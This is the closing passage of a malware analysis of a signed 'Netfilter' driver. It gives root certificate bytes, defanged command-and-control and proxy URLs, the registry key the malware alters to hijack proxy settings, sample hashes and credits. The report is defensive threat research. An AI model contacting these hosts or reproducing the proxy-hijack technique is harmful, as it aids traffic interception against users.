45,169,31,61,144,73,238,48,43,6,3,85,29,17,4,36,48,34,130,32,71,108,111,98,97,108,83,105,103,110,32,71,67,67,32,82,51,32,68,86,32,84,76,83,32,67,6
5,32,50,48,50,48,48,13,6,9,42,134,72,134,247,13,1,1,11,5,0,3,130,1,1,0,40,146,123,183,31,125,232,75,36,29,162,37,186,197,75,129,27,85,48,74,90,165
,60,171,167,62,104,232,227,253,247,176,154,132,252,115,140,54,195,82,155,114,128,175,172,220,195,203,85,102,73,127,237,235,54,193,230,249,216,64,7
5,74,220,148,84,182,36,111,30,49,147,6,253,100,216,1,112,37,166,10,173,115,229,38,184,89,125,27,10,99,89,201,241,51,110,65,2,105,64,209,249,195,12
2,164,127,36,196,214,14,130,166,180,130,107,165,137,145,104,7,97,22,209,182,72,94,212,99,17,39,222,3,47,142,39,169,0,227,111,79,246,95,20,177,25,0
,102,147,18,229,5,51,84,173,32,250,107,18,134,159,184,105,224,142,68,71,175,114,107,163,5,13,159,196,32,159,232,200,97,132,13,115,28,13,155,170,22
9,78,251,124,238,29,58,152,243,96,230,191,21,20,138,43,234,248,172,135,127,200,59,14,88,94,140,17,36,41,69,222,79,16,10,29,157,131,205,84,198,209,
35,181,144,18,210,1,103,91,38,112,154,100,224,137,156,160,162,153,22,32,73,80,34,166,179,122,103,104,9}
```

Root certificate data as it is sent by the server

Proxy

At **hxxp://110.42.4.180:2081/p** the malware requests the proxy which it sets as **AutoConfigURL** in the registry key **\Software\Microsoft\Windows\CurrentVersion\Internet Settings**. The returned value at the time of writing is **hxxp://ptaohuawu.bagua.com.hgdjkgh.com:2508/baidu.txt**

Sample hashes

Description	SHA256
[1] Netfilter driver	63d61549030fcf46ff1dc138122580b4364f0fe99e6b068bc6a3d6903656aff0
[2] Netfilter dropper	d64f906376f21677d0585e93dae8b36248f94be7091b01fd1d4381916a326afe
[3] Netfilter driver, older version signed in March	115034373fc0ec8f75fb075b7a7011b603259ecc0aca271445e559b5404a1406

Contributions

Many thanks to all the contributors below.

Johann Aydinbas for the splendid analysis on Twitter

Takahiro Haruyama for additions to the analysis above

Florian Roth for the sample collection sheet and additional Yara rules

Karsten Hahn
Malware Analyst